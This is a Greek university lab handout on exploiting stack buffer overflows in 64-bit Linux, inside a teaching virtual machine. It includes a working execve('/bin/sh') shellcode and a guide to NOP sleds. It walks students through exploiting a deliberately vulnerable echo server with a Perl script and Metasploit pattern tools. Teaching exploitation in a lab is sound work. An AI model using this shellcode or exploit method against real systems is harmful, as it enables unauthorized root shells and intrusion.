Τμήμα Μηχ. Η/Υ & Πληροφορικής **Χειμερινό 2023**
Πανεπιστήμιο Ιωαννίνων **Διδάσκων: Σ. Αναστασιάδης**

ΜΥΕ007 Ασφάλεια Υπολογιστικών και Επικοινωνιακών Συστημάτων

Ανακοίνωση: Πέμπτη, 9 Νοεμβρίου, Παράδοση: Δευτέρα, 27 Νοεμβρίου στις 21:00

Εργαστήριο 1: Υπερχείλιση ενδιάμεσης μνήμης στο 64-bit Linux

1. Εισαγωγή

Μια γλώσσα προγραμματισμού υψηλού επιπέδου, όπως η C, αφήνει τον προγραμματιστή υπεύθυνο για την ακεραιότητα των δεδομένων. Καθώς αυξάνεται ο έλεγχος και η αποδοτικότητα του προγράμματος, ο κώδικας μπορεί να είναι ευπαθής σε υπερχείλιση ενδιάμεσης μνήμης. Αφού γίνει καταχώρηση μνήμης για μία μεταβλητή, δεν υπάρχουν ενσωματωμένοι έλεγχοι που να διασφαλίζουν ότι τα περιεχόμενα της μεταβλητής χωρούν στον δεσμευμένο χώρο μνήμης. Αν ο προγραμματιστής θέλει να εισάγει δέκα bytes σε ενδιάμεση μνήμη με χωρητικότητα για οκτώ, η ενέργεια αυτή επιτρέπεται παρόλο που είναι πιθανό το πρόγραμμα να εμφανίσει σφάλμα. Ουσιαστικά, τα δύο έξτρα bytes θα υπερχειλίσουν την καταχωρημένη μνήμη και θα γράψουν πάνω σε οτιδήποτε ακολουθεί.

1.1 Τμηματοποίηση μνήμης

Η μνήμη ενός μεταγλωττισμένου προγράμματος διαιρείται σε διαφορετικά τμήματα που μπορούν να χρησιμοποιηθούν για συγκεκριμένους σκοπούς. Για παράδειγμα, το *τμήμα κειμένου* (*text segment*) αποθηκεύει τις εκτελέσιμες εντολές του προγράμματος. Καθώς ένα πρόγραμμα εκτελείται, αρχικά ο δείκτης εντολών κρατά τη διεύθυνση της πρώτης εντολής στο τμήμα κειμένου. Ο επεξεργαστής διαβάζει την εντολή, εκτελεί την αντίστοιχη λειτουργία και αυξάνει το δείκτη εντολών με το μήκος της τρέχουσας εντολής. Το *τμήμα στοίβας* (*stack segment*) χρησιμοποιείται ως προσωρινός χώρος αποθήκευσης για τις τοπικές μεταβλητές των συναρτήσεων και το περιβάλλον κλήσης μιας συνάρτησης. Η στοίβα ακολουθεί διάταξη LIFO (last-in first-out) σύμφωνα με την οποία το πρώτο αντικείμενο που εισέρχεται (push) θα είναι το τελευταίο αντικείμενο που εξέρχεται (pop). Όταν ένα πρόγραμμα καλεί μια συνάρτηση, η στοίβα χρησιμοποιείται για την αποθήκευση των παραμέτρων της καλούμενης συνάρτησης, της διεύθυνσης επιστροφής του δείκτη εντολών και όλων των τοπικών μεταβλητών της συνάρτησης. Όλη αυτή η πληροφορία είναι αποθηκευμένη στη στοίβα με τη δομή που είναι γνωστή ως *πλαίσιο στοίβας* (*stack frame)*.

1.2 Ο επεξεργαστής x86-64

Ο επεξεργαστής x86-64 διαθέτει διάφορους καταχωρητές που συμπεριφέρονται ως εσωτερικές μεταβλητές για τον επεξεργαστή. Υπάρχουν τέσσερις καταχωρητές γενικού σκοπού, γνωστοί ως *accumulator* (RAX), *counter* (RCX), *data* (RDX) και *base* (RBX) που χρησιμοποιούνται ως προσωρινές μεταβλητές του επεξεργαστή κατά την εκτέλεση των εντολών μηχανής. Υπάρχουν δύο καταχωρητές γενικού σκοπού, γνωστοί ως δείκτες, ο *δείκτης στοίβας* (*stack pointer, RSP*) και ο *δείκτης βάσης* (*base pointer, RBP*). Ο RSP χρησιμοποιείται για να παρακολουθεί τη διεύθυνση του τέλους της στοίβας. Ο RBP χρησιμοποιείται για την προσπέλαση των τοπικών μεταβλητών της συνάρτησης στο τρέχον πλαίσιο στοίβας. Τέλος, ο *δείκτης εντολών* (*instruction pointer, RIP*) είναι ένας καταχωρητής που περιέχει τη διεύθυνση της τρέχουσας εντολής του επεξεργαστή.

1.3 Παράδειγμα


Στο παράδειγμα του ακόλουθου σχήματος έχουμε τη συνάρτηση *test_function()* που καλείται από τη συνάρτηση *main()*.Κατά την κλήση μιας συνάρτησης ο κώδικας εισάγει στη στοίβα τη διεύθυνση επιστροφής, αντίγραφο του δείκτη πλαισίου, τις τοπικές μεταβλητές της καλούμενης συνάρτησης τις παραμέτρους της κλήσης, όπως φαίνεται στο σχήμα δίπλα στον κώδικα του αρχείου stack_example.c. Μπορούμε να μεταγλωττίσουμε τον κώδικα και να καλέσουμε τον αποσφαλματωτή. Υπάρχει μια πιο περιεκτική σύνοψη των εντολών του gdb στο εξής αρχείο.

Κατά την κλήση μιας συνάρτησης ο κώδικας εισάγει στη στοίβα τις παραμέτρους της κλήσης, τη διεύθυνση επιστροφής, αντίγραφο του δείκτη πλαισίου και τις τοπικές μεταβλητές της καλούμενης συνάρτησης όπως φαίνεται στο σχήμα δίπλα στον κώδικα του αρχείου **stack_example.c**.


```
stack_example.c
void test_function(int a,
      int b, int c, int d) {
  int flag;
  char buffer[10];

  flag = 31337;
  buffer[0] = 'A';
}

int main() {
  test_function(1, 2, 3, 4);
}
```




```
> gcc -g -o stack_example stack_example.c
> gdb -q stack_example
(gdb) set disassembly-flavor intel
(gdb) disass main                      ; get disassembly of the code
0x00000000004004d3 <+0>:     push   rbp
0x00000000004004d4 <+1>:     mov    rbp,rsp
0x00000000004004d7 <+4>:     mov    ecx,0x4
0x00000000004004dc <+9>:     mov    edx,0x3
0x00000000004004e1 <+14>:    mov    esi,0x2
0x00000000004004e6 <+19>:    mov    edi,0x1
0x00000000004004eb <+24>:    call   0x4004b6 <test_function>
0x00000000004004f0 <+29>:    pop    rbp
0x00000000004004f1 <+30>:    ret
(gdb) break test_function
(gdb) run
(gdb) disass test_function          ; get disassembly of the code
0x00000000004004b6 <+0>:     push   %rbp
0x00000000004004b7 <+1>:     mov    %rsp,%rbp
0x00000000004004ba <+4>:     mov    %edi,-0x14(%rbp)
0x00000000004004bd <+7>:     mov    %esi,-0x18(%rbp)
0x00000000004004c0 <+10>:    mov    %edx,-0x1c(%rbp)
0x00000000004004c3 <+13>:    mov    %ecx,-0x20(%rbp)
0x00000000004004c6 <+16>:    movl   $0x7a69,-0x4(%rbp)
0x00000000004004cd <+23>:    movb   $0x41,-0x10(%rbp)
0x00000000004004d1 <+27>:    pop    %rbp
0x00000000004004d2 <+28>:    retq
(gdb) info reg
rax            0x4004d3 4195539
rbx            0x0      0
rcx            0x4      4
rdx            0x3      3
rsi            0x2      2
rdi            0x1      1
rbp            0x7fffffffe880   0x7fffffffe880
rsp            0x7fffffffe880   0x7fffffffe880
…
rip            0x4004c6 0x4004c6 <test_function+16>
eflags         0x246    [ PF ZF IF ]
…
(gdb) x/8xw $rsp              ; examine the contents of the stack
0x7fffffffe880: 0xffffe890     0x00007fff      0x004004f0      0x00000000
0x7fffffffe890: 0x00000000     0x00000000      0xf7a52b45      0x00007fff
(gdb) x/4xg $rsp
0x7fffffffe880: 0x00007fffffffe890      0x00000000004004f0
0x7fffffffe890: 0x0000000000000000      0x00007ffff7a52b45
```

1.4 Shellcode

Αν ενημερώσουμε τα bytes της αποθηκευμένης διεύθυνσης επιστροφής, το πρόγραμμα θα προσπαθήσει να χρησιμοποιήσει την τιμή αυτή για να ανακτήσει την τιμή του δείκτη εντολών στο τέλος της κλήσης συνάρτησης. Αν η τιμή επιλεγεί κατάλληλα, τότε μπορούμε να εκτελέσουμε ελεγχόμενη διακλάδωση σε συγκεκριμένη θέση. Για παράδειγμα, μπορούμε να εισάγουμε το δικό μας κώδικα στη στοίβα και μετά να κάνουμε επιστροφή στη θέση του κώδικα αυτού. Οι εντολές που εισάγουμε ονομάζονται shellcode. Συνήθως, εξαναγκάζουν το πρόγραμμα να ξεκινήσει κέλυφος με τα προνόμια του εκτελούμενου προγράμματος. Αυτό μπορεί να είναι καταστροφικό για το σύστημα, αν το τρέχον πρόγραμμα εκτελείται με προνόμια setuid root. Για να ξεκινήσει το κέλυφος, χρειαζόμαστε να κάνουμε κλήση συστήματος που θα εκτελέσει το πρόγραμμα **/bin/sh**. Παράδειγμα κώδικα σε assembly που πετυχαίνει το παραπάνω είναι το διπλανό.

```
int main() {
  asm("\
point0: jmp there\n\
here:    pop %rdi\n\
         xor %rax, %rax\n\
         movb $0x3b, %al\n\
         xor %rsi, %rsi\n\
         xor %rdx, %rdx\n\
         syscall\n\
there:   call here\n\
.string \"/bin/sh\"\n\
point1: .octa 0xdeadbeef\n\
  ");
}
```

1.5 NOP sled

Μπορούμε να κάνουμε υπερχείλιση ενδιάμεσης μνήμης για να αντιγράφουμε τον shellcode στη στοίβα του προγράμματος. Μετά χρειαζόμαστε να ενημερώσουμε τη διεύθυνση επιστροφής με τη διεύθυνση του shellcode. Εφόσον είναι δύσκολο να προβλέψουμε την ακριβή θέση του shellcode, μπορούμε να χρησιμοποιήσουμε την εντολή no operation (NOP) της γλώσσας assembly. Πρόκειται για μια εντολή μήκους ενός byte με δεκαεξαδικό κωδικό 0x90 που δεν κάνει απολύτως τίποτε όταν εκτελείται. Στην πραγματικότητα, δημιουργούμε έναν πίνακα (NOP sled) από τέτοιες εντολές στη σειρά τον οποίο τοποθετούμε πριν το shellcode. Όταν ο δείκτης εντολών (RIP) δείξει σε οποιαδήποτε διεύθυνση εντός του NOP sled, θα αυξηθεί πάνω από τις εντολές NOP μέχρι να φτάσει στο shellcode.

2. Προετοιμασία

Κατεβάστε το αρχείο MYE007-L1.zip και αποσυμπιέστε το (με **unzip**) σε μνήμη USB (8GB). Μετά ξεκινήστε μία πρόσφατη έκδοση του **VMware Player** (π.χ., VMware Player v15). Επιλέξτε **Open a Virtual Machine** προκειμένου να ανοίξετε το αρχείο Linux 64-bi6 (MYE007).vmx. Εκτελέστε την εντολή **Play virtual machine**. Ακολούθως, μπορεί να εισέλθετε στο σύστημα ως χρήστης **root** με κωδικό πρόσβασης **mye007**. Μπορείτε να απελευθερώσετε το ποντίκι από το τερματικό του VMware πιέζοντας Ctrl-Alt.

Μπορείτε να τερματίσετε το Linux εκτελώντας ως root την εντολή **shutdown now**. Σταματήστε την εικονική μηχανή πιέζοντας το κόκκινο τετράγωνο πάνω αριστερά, αφού πρώτα έχετε τερματίσει το σύστημα Linux. Εξοικειωθείτε με τον κειμενογράφο **vi**, το μεταγλωττιστή **gcc** και τον αποσφαλματωτή **gdb**. Επίσης μπορείτε να κάνετε μεταφορά κειμένων ή αρχείων με copy-paste ή drag-and-drop μεταξύ του συστήματος που εκτελεί την εικονική μηχανή και αυτού που εκτελείται σε αυτή. Αν θέλετε να συνδεθείτε με **ssh** μπορείτε να βρείτε την διεύθυνση Διαδικτύου της εικονικής μηχανής καλώντας: **ifconfig**.

3. Εργασία

Στην εικονική μηχανή κάτω από τον κατάλογο **/root** θα βρείτε διάφορα χρήσιμα αρχεία. Το αρχείο **stack_example.c** μπορεί να χρησιμοποιηθεί για να εξοικειωθείτε με τις εντολές gdb όπως εξηγήθηκε παραπάνω.

Το αρχείο **simple_server.c** περιέχει την υλοποίηση ενός απλού διακομιστή ηχούς που λαμβάνει μια ακολουθία από χαρακτήρες ως είσοδο και τους στέλνει πίσω σε δεκαεξαδική μορφή. Για να απλοποιήσετε την επίθεση στον διακομιστή αυτό, χρησιμοποιήστε την ακόλουθη εντολή για τον μεταγλωττισμό του:

```
> gcc -fno-stack-protector -z execstack -o simple_server simple_server.c
```

Μπορείτε να εκτελέσετε την **simple_server** ως
```
> ./simple_server
```

και μετά την εκκίνηση συνδεθείτε με αυτόν τρέχοντας σε ένα διαφορετικό τερματικό:
```
> telnet localhost 7890
```

Εισάγετε κάποια συμβολοσειρά ως είσοδο και βεβαιωθείτε ότι ο διακομιστής έχει την αναμενόμενη συμπεριφορά λειτουργίας. Μπορείτε να τερματίσετε την σύνδεση εισάγοντας Ctrl-] οπότε τερματίζεται και ο διακομιστής.

Το αρχείο **shell.c** περιέχει το φορτίο επίθεσης. Μπορούμε να χρησιμοποιήσουμε την ακόλουθη ακολουθία εντολών για να μεταγλωττίσουμε το αρχείο σε κώδικα μηχανής:
```
> gcc shell.c
> objdump –d a.out | sed –n '/point0/,/point1/p' ; show the assembly
> xxd –s0x4ba –l 32 –p a.out payload           ; save the payload
```

Το αρχείο **exploit.pl** είναι ένα σενάριο Perl που μπορείτε να χρησιμοποιήσετε για να επιτεθείτε στον **simple_server** εκτελώντας **perl exploit.pl** αντί για **telnet**.
```
> perl exploit.pl
```

Ο σκοπός σας είναι να δημιουργήσετε τον απαραίτητο κώδικα κελύφους μέσα στο αρχείο σεναρίου Perl προκειμένου να δείτε την προτροπή εισόδου τερματικού # κάτω από τον **simple_server**. Τα πράγματα που λείπουν είναι το μήκος του nopsled, το φορτίο επίθεσης που μπορείτε να λάβετε από το αρχείο payload όπως περιγράφεται παραπάνω, το μήκος του bufstuff που ακολουθεί το φορτίο, και την διεύθυνση επιστροφής σε δεκαεξαδικό.

Για να βρείτε την διεύθυνση επιστροφής, μπορείτε να χρησιμοποιήσετε την εντολή **pattern_create.rb** για να δημιουργήσετε μια ακολουθία από bytes την οποία θα χρησιμοποιήσετε ως είσοδο στην εντολή **telnet**. Για παράδειγμα, ξεκινήστε τον **simple_server** στο **gdb**:
```
> gdb –q simple_server
```

και μετά συνδεθείτε ως εξής:
```
> cd /opt/metasploit-framework/tools/exploit
> ./pattern_create.rb –l 256 > /tmp/j.txt
> telnet localhost 7890 < /tmp/j.txt
```

Χρησιμοποιήστε την εντολή **i r** στον αποσφαλματωτή για να δείτε τι προκαλεί την κατάρρευση του διακομιστή. Μετά χρησιμοποιήστε την εντολή **pattern_offset.rb** με τα bytes που βρήκατε στον κατάλληλο καταχωρητή, για να προσδιορίσετε την θέση της εισόδου που προκαλεί το πρόβλημα:
```
> cd /opt/metasploit-framework/tools/exploit
> ./pattern_offset.rb –q AbcA
```

Έτσι θα βρείτε τη θέση στη στοίβα στην οποία μια κρίσιμη διεύθυνση (π.χ., ο αποθηκευμένος δείκτης βάσης ή η διεύθυνση επιστροφής) είναι αλλοιωμένη. Μετά αλλάξτε κατάλληλα το αρχείο σεναρίου **exploit.pl** για να προετοιμάσετε το shellcode και να εισάγετε την κατάλληλη διεύθυνση επιστροφής.

4. Τι θα παραδώσετε

Θα ετοιμάσετε τη λύση ατομικά ή σε ομάδες των δύο. Υποβολή μετά την προθεσμία μειώνει το βαθμό 10% κάθε ημέρα μέχρι 50%. Υποβάλετε τη λύση σας με την εντολή

turnin lab1_23@mye007 Documentation.pdf exploit.pl …

Το αρχείο κειμένου **Documentation.pdf** περιέχει το ονοματεπώνυμό σας και μια περιγραφή του αρχείου **exploit.pl** που υλοποιήσατε καθώς και τα βήματα που ακολουθήσατε για να καταλήξετε στην υλοποίηση αυτή. Μαζί συμπεριλάβετε όλα τα αρχεία πηγαίου κώδικα που προσθέσατε ή τροποποιήσατε. Ο κώδικάς σας θα πρέπει να τρέχει σε εικονική μηχανή σε περιβάλλον VMware.